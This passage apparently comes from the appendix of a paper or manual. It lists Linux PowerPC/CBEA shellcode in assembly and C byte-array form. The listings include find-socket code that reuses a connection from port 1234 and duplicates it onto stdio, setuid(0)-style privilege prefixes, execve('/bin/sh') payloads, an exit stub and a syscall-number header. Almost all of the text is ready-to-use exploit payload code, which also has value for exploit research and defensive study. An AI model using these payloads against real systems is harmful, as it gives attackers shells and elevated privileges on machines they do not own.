    "\x7f\xc8\x02\xa6"      /*  mflr    r30                     */
    "\x3b\xde\x01\xff"      /*  addi    r30,r30,511             */
    "\x38\x7e\xfe\x25"      /*  addi    r3,r30,-475             */
    "\x98\xbe\xfe\x2c"      /*  stb     r5,-468(r30)            */
    "\x94\xa1\xff\xfc"      /*  stwu    r5,-4(r1)               */
    "\x94\x61\xff\xfc"      /*  stwu    r3,-4(r1)               */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x1d\xfe\x0c"      /*  addi    r0,r29,-500             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "/bin/sh"
;
```

7.11 lin-power-fndsockcode64.S

```
/*
 *  $Id: lin-power-fndsockcode64.S 31 2008-11-03 04:02:02Z ramon $
 *
 *  lin-power-fndsockcode64.S - Linux Power/CBEA Find socket code
 *  Copyright 2008 Ramon de Carvalho Valle <ramon@risesecurity.org>
 *
 *  This library is free software; you can redistribute it and/or
 *  modify it under the terms of the GNU Lesser General Public
 *  License as published by the Free Software Foundation; either
 *  version 2.1 of the License, or (at your option) any later version.
 *
 *  This library is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  Lesser General Public License for more details.
 *
 *  You should have received a copy of the GNU Lesser General Public
 *  License along with this library; if not, write to the Free Software
 *  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301
     USA
 *
 */

/*
 * Compile with the following command.
 * $ gcc -Wall -o lin-power-fndsockcode64 lin-power-fndsockcode64.S
 *
 */

#include "linux-power.h"

    .globl main

main:

fndsockcode64:
    xor     %r31,%r31,%r31
    lil     %r29,__CAL

    # getpeername

    stu     %r31,-4(%r1)
    mr      %r28,%r1
    cal     %r27,-511+16(%r29)
    stu     %r27,-4(%r1)
    mr      %r26,%r1

    stdu    %r26,-8(%r1)
    stdu    %r28,-8(%r1)
    stdu    %r31,-8(%r1)
```

```
0:
    cal     %r31,511(%r31)
    cal     %r31,-511+1(%r31)

    cal     %r1,511(%r1)
    cal     %r1,-511+8(%r1)

    stdu    %r31,-8(%r1)
    mr      %r4,%r1
    cal     %r3,__NC_getpeername(%r29)
    cal     %r0,__NC_socketcall(%r29)
    .long   0x44ffff02

    cal     %r25,511(%r28)
    lhz     %r25,-511+2(%r25)

    cmpli   0,%r25,1234
    bne     0b

    cal     %r24,-511+2(%r29)

1:
    # dup2

    mr      %r4,%r24
    mr      %r3,%r31
    cal     %r0,__NC_dup2(%r29)
    .long   0x44ffff02

    ai.     %r24,%r24,-1
    bge     1b

shellcode64:
    # lil     %r31,__CAL
    xor.    %r5,%r5,%r5
    bnel    shellcode64
    mflr    %r30
    cal     %r30,511(%r30)
    cal     %r3,-511+36(%r30)
    stb     %r5,-511+43(%r30)
    stdu    %r5,-8(%r1)
    stdu    %r3,-8(%r1)
    mr      %r4,%r1
    # cal     %r0,__NC_execve(%r31)
    cal     %r0,__NC_execve(%r29)
    .long   0x44ffff02
    .asciz  "/bin/sh"
```

7.12 lin-power-fndsockcode64.c

```
/*
 *  $Id: lin-power-fndsockcode64.c 31 2008-11-03 04:02:02Z ramon $
 *
 *  lin-power-fndsockcode64.c - Linux Power/CBEA Find socket code
 *  Copyright 2008 Ramon de Carvalho Valle <ramon@risesecurity.org>
 *
 *  This library is free software; you can redistribute it and/or
 *  modify it under the terms of the GNU Lesser General Public
 *  License as published by the Free Software Foundation; either
 *  version 2.1 of the License, or (at your option) any later version.
 *
 *  This library is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  Lesser General Public License for more details.
 *
 *  You should have received a copy of the GNU Lesser General Public
 *  License along with this library; if not, write to the Free Software
 *  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301
     USA
 *
 */

#define FNDSOCKPORT 86

char fndsockcode64[]=       /*  171 bytes                       */
    "\x7f\xff\xfa\x78"      /*  xor     r31,r31,r31             */
    "\x3b\xa0\x01\xff"      /*  li      r29,511                 */
    "\x97\xe1\xff\xfc"      /*  stwu    r31,-4(r1)              */
    "\x7c\x3c\x0b\x78"      /*  mr      r28,r1                  */
    "\x3b\x7d\xfe\x11"      /*  addi    r27,r29,-495            */
    "\x97\x61\xff\xfc"      /*  stwu    r27,-4(r1)              */
    "\x7c\x3a\x0b\x78"      /*  mr      r26,r1                  */
    "\xfb\x41\xff\xf9"      /*  stdu    r26,-8(r1)              */
    "\xfb\x81\xff\xf9"      /*  stdu    r28,-8(r1)              */
    "\xfb\xe1\xff\xf9"      /*  stdu    r31,-8(r1)              */
    "\x3b\xff\x01\xff"      /*  addi    r31,r31,511             */
    "\x3b\xff\xfe\x02"      /*  addi    r31,r31,-510            */
    "\x38\x21\x01\xff"      /*  addi    r1,r1,511               */
    "\x38\x21\xfe\x09"      /*  addi    r1,r1,-503              */
    "\xfb\xe1\xff\xf9"      /*  stdu    r31,-8(r1)              */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x7d\xfe\x08"      /*  addi    r3,r29,-504             */
    "\x38\x1d\xfe\x67"      /*  addi    r0,r29,-409             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x3b\x3c\x01\xff"      /*  addi    r25,r28,511             */
    "\xa3\x39\xfe\x03"      /*  lhz     r25,-509(r25)           */
    "\x28\x19\x04\xd2"      /*  cmplwi  r25,1234                */
    "\x40\x82\xff\xd0"      /*  bne+    <fndsockcode64+40>      */
    "\x3b\x1d\xfe\x03"      /*  addi    r24,r29,-509            */
    "\x7f\x04\xc3\x78"      /*  mr      r4,r24                  */
```

```
    "\x7f\xe3\xfb\x78"      /*  mr      r3,r31                  */
    "\x38\x1d\xfe\x40"      /*  addi    r0,r29,-448             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x37\x18\xff\xff"      /*  addic.  r24,r24,-1              */
    "\x40\x80\xff\xec"      /*  bge+    <fndsockcode64+96>      */
    "\x7c\xa5\x2a\x79"      /*  xor.    r5,r5,r5                */
    "\x40\x82\xff\xfd"      /*  bnel+   <fndsockcode64+120>     */
    "\x7f\xc8\x02\xa6"      /*  mflr    r30                     */
    "\x3b\xde\x01\xff"      /*  addi    r30,r30,511             */
    "\x38\x7e\xfe\x25"      /*  addi    r3,r30,-475             */
    "\x98\xbe\xfe\x2c"      /*  stb     r5,-468(r30)            */
    "\xf8\xa1\xff\xf9"      /*  stdu    r5,-8(r1)               */
    "\xf8\x61\xff\xf9"      /*  stdu    r3,-8(r1)               */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x1d\xfe\x0c"      /*  addi    r0,r29,-500             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "/bin/sh"
;
```

7.13 lin-power-shellcode.S

```
/*
 *  $Id: lin-power-shellcode.S 30 2008-11-03 03:59:08Z ramon $
 *
 *  lin-power-shellcode.S - Linux Power/CBEA shellcode
 *  Copyright 2008 Ramon de Carvalho Valle <ramon@risesecurity.org>
 *
 *  This library is free software; you can redistribute it and/or
 *  modify it under the terms of the GNU Lesser General Public
 *  License as published by the Free Software Foundation; either
 *  version 2.1 of the License, or (at your option) any later version.
 *
 *  This library is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  Lesser General Public License for more details.
 *
 *  You should have received a copy of the GNU Lesser General Public
 *  License along with this library; if not, write to the Free Software
 *  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301
     USA
 *
 */

/*
 * Compile with the following command.
 * $ gcc [-DALL] -Wall -o lin-power-shellcode lin-power-shellcode.S
 *
 */

#include "linux-power.h"

    .globl main

main:

#ifdef ALL
setresuidcode:
    lil     %r31,__CAL
    xor     %r5,%r5,%r5
    xor     %r4,%r4,%r4
    xor     %r3,%r3,%r3
    cal     %r0,__NC_setresuid(%r31)
    .long   0x44ffff02

setreuidcode:
    lil     %r31,__CAL
    xor     %r4,%r4,%r4
    xor     %r3,%r3,%r3
    cal     %r0,__NC_setreuid(%r31)
    .long   0x44ffff02
```

```
setuidcode:
    lil     %r31,__CAL
    xor     %r3,%r3,%r3
    cal     %r0,__NC_setuid(%r31)
    .long   0x44ffff02

#endif

shellcode:
    lil     %r31,__CAL
    xor.    %r5,%r5,%r5
    bnel    shellcode
    mflr    %r30
    cal     %r30,511(%r30)
    cal     %r3,-511+36(%r30)
    stb     %r5,-511+43(%r30)
    stu     %r5,-4(%r1)
    stu     %r3,-4(%r1)
    mr      %r4,%r1
    cal     %r0,__NC_execve(%r31)
    .long   0x44ffff02
    .asciz  "/bin/sh"

#ifdef ALL
exitcode:
    lil     %r31,__CAL
    xor     %r3,%r3,%r3
    cal     %r0,__NC_exit(%r31)
    .long   0x44ffff02

#endif
```

7.14 lin-power-shellcode.c

```
/*
 *  $Id: lin-power-shellcode.c 30 2008-11-03 03:59:08Z ramon $
 *
 *  lin-power-shellcode.c - Linux Power/CBEA shellcode
 *  Copyright 2008 Ramon de Carvalho Valle <ramon@risesecurity.org>
 *
 *  This library is free software; you can redistribute it and/or
 *  modify it under the terms of the GNU Lesser General Public
 *  License as published by the Free Software Foundation; either
 *  version 2.1 of the License, or (at your option) any later version.
 *
 *  This library is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  Lesser General Public License for more details.
 *
 *  You should have received a copy of the GNU Lesser General Public
 *  License along with this library; if not, write to the Free Software
 *  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301
     USA
 *
 */

char setresuidcode[]=       /*  24 bytes                        */
    "\x3b\xe0\x01\xff"      /*  li      r31,511                 */
    "\x7c\xa5\x2a\x78"      /*  xor     r5,r5,r5                */
    "\x7c\x84\x22\x78"      /*  xor     r4,r4,r4                */
    "\x7c\x63\x1a\x78"      /*  xor     r3,r3,r3                */
    "\x38\x1f\xfe\xa5"      /*  addi    r0,r31,-347             */
    "\x44\xff\xff\x02"      /*  sc                              */
;

char setreuidcode[]=        /*  20 bytes                        */
    "\x3b\xe0\x01\xff"      /*  li      r31,511                 */
    "\x7c\x84\x22\x78"      /*  xor     r4,r4,r4                */
    "\x7c\x63\x1a\x78"      /*  xor     r3,r3,r3                */
    "\x38\x1f\xfe\x47"      /*  addi    r0,r31,-441             */
    "\x44\xff\xff\x02"      /*  sc                              */
;

char setuidcode[]=          /*  16 bytes                        */
    "\x3b\xe0\x01\xff"      /*  li      r31,511                 */
    "\x7c\x63\x1a\x78"      /*  xor     r3,r3,r3                */
    "\x38\x1f\xfe\x18"      /*  addi    r0,r31,-488             */
    "\x44\xff\xff\x02"      /*  sc                              */
;

char shellcode[]=           /*  55 bytes                        */
    "\x3b\xe0\x01\xff"      /*  li      r31,511                 */
    "\x7c\xa5\x2a\x79"      /*  xor.    r5,r5,r5                */
    "\x40\x82\xff\xf9"      /*  bnel+   <shellcode>             */
```

```
    "\x7f\xc8\x02\xa6"      /*  mflr    r30                     */
    "\x3b\xde\x01\xff"      /*  addi    r30,r30,511             */
    "\x38\x7e\xfe\x25"      /*  addi    r3,r30,-475             */
    "\x98\xbe\xfe\x2c"      /*  stb     r5,-468(r30)            */
    "\x94\xa1\xff\xfc"      /*  stwu    r5,-4(r1)               */
    "\x94\x61\xff\xfc"      /*  stwu    r3,-4(r1)               */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x1f\xfe\x0c"      /*  addi    r0,r31,-500             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "/bin/sh"
;

char exitcode[]=            /*  16 bytes                        */
    "\x3b\xe0\x01\xff"      /*  li      r31,511                 */
    "\x7c\x63\x1a\x78"      /*  xor     r3,r3,r3                */
    "\x38\x1f\xfe\x02"      /*  addi    r0,r31,-510             */
    "\x44\xff\xff\x02"      /*  sc                              */
;
```

7.15 lin-power-shellcode64.S

```
/*
 *  $Id: lin-power-shellcode64.S 31 2008-11-03 04:02:02Z ramon $
 *
 *  lin-power-shellcode64.S - Linux Power/CBEA shellcode
 *  Copyright 2008 Ramon de Carvalho Valle <ramon@risesecurity.org>
 *
 *  This library is free software; you can redistribute it and/or
 *  modify it under the terms of the GNU Lesser General Public
 *  License as published by the Free Software Foundation; either
 *  version 2.1 of the License, or (at your option) any later version.
 *
 *  This library is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  Lesser General Public License for more details.
 *
 *  You should have received a copy of the GNU Lesser General Public
 *  License along with this library; if not, write to the Free Software
 *  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301
     USA
 *
 */

/*
 * Compile with the following command.
 * $ gcc -Wall -o lin-power-shellcode64 lin-power-shellcode64.S
 *
 */

#include "linux-power.h"

    .globl main

main:

shellcode64:
    lil     %r31,__CAL
    xor.    %r5,%r5,%r5
    bnel    shellcode64
    mflr    %r30
    cal     %r30,511(%r30)
    cal     %r3,-511+36(%r30)
    stb     %r5,-511+43(%r30)
    stdu    %r5,-8(%r1)
    stdu    %r3,-8(%r1)
    mr      %r4,%r1
    cal     %r0,__NC_execve(%r31)
    .long   0x44ffff02
    .asciz  "/bin/sh"
```

7.16 lin-power-shellcode64.c

```
/*
 *  $Id: lin-power-shellcode64.c 31 2008-11-03 04:02:02Z ramon $
 *
 *  lin-power-shellcode64.c - Linux Power/CBEA shellcode
 *  Copyright 2008 Ramon de Carvalho Valle <ramon@risesecurity.org>
 *
 *  This library is free software; you can redistribute it and/or
 *  modify it under the terms of the GNU Lesser General Public
 *  License as published by the Free Software Foundation; either
 *  version 2.1 of the License, or (at your option) any later version.
 *
 *  This library is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  Lesser General Public License for more details.
 *
 *  You should have received a copy of the GNU Lesser General Public
 *  License along with this library; if not, write to the Free Software
 *  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301
     USA
 *
 */

char shellcode64[]=         /*  55 bytes                          */
    "\x3b\xe0\x01\xff"      /*  li      r31,511                   */
    "\x7c\xa5\x2a\x79"      /*  xor.    r5,r5,r5                  */
    "\x40\x82\xff\xf9"      /*  bnel+   <shellcode64>             */
    "\x7f\xc8\x02\xa6"      /*  mflr    r30                       */
    "\x3b\xde\x01\xff"      /*  addi    r30,r30,511               */
    "\x38\x7e\xfe\x25"      /*  addi    r3,r30,-475               */
    "\x98\xbe\xfe\x2c"      /*  stb     r5,-468(r30)              */
    "\xf8\xa1\xff\xf9"      /*  stdu    r5,-8(r1)                 */
    "\xf8\x61\xff\xf9"      /*  stdu    r3,-8(r1)                 */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                     */
    "\x38\x1f\xfe\x0c"      /*  addi    r0,r31,-500               */
    "\x44\xff\xff\x02"      /*  sc                                */
    "/bin/sh"
;
```

7.17 linux-power.h

```
/*
 *  $Id: linux-power.h 30 2008-11-03 03:59:08Z ramon $
 *
 *  linux-power.h
 *  Copyright 2008 Ramon de Carvalho Valle <ramon@risesecurity.org>
 *
 *  This library is free software; you can redistribute it and/or
 *  modify it under the terms of the GNU Lesser General Public
 *  License as published by the Free Software Foundation; either
 *  version 2.1 of the License, or (at your option) any later version.
 *
 *  This library is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  Lesser General Public License for more details.
 *
 *  You should have received a copy of the GNU Lesser General Public
 *  License along with this library; if not, write to the Free Software
 *  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301
     USA
 *
 */

#ifndef LINUX_POWER_H
#define LINUX_POWER_H

#define __CAL 511

#define __NR_exit        1
#define __NR_execve      11
#define __NR_setuid      23
#define __NR_dup2        63
#define __NR_setreuid    70
#define __NR_setresuid   164
#define __NR_socketcall  102

#define __NC_exit        -(__CAL - __NR_exit)
#define __NC_execve      -(__CAL - __NR_execve)
#define __NC_setuid      -(__CAL - __NR_setuid)
#define __NC_dup2        -(__CAL - __NR_dup2)
#define __NC_setreuid    -(__CAL - __NR_setreuid)
#define __NC_setresuid   -(__CAL - __NR_setresuid)
#define __NC_socketcall  -(__CAL - __NR_socketcall)

#define __SC_socket      1
#define __SC_bind        2
#define __SC_connect     3
#define __SC_listen      4
#define __SC_accept      5
#define __SC_getpeername 7
```

```
#define __NC_socket      -(__CAL - __SC_socket)
#define __NC_bind        -(__CAL - __SC_bind)
#define __NC_connect     -(__CAL - __SC_connect)
#define __NC_listen      -(__CAL - __SC_listen)
#define __NC_accept      -(__CAL - __SC_accept)
#define __NC_getpeername -(__CAL - __SC_getpeername)

#endif
```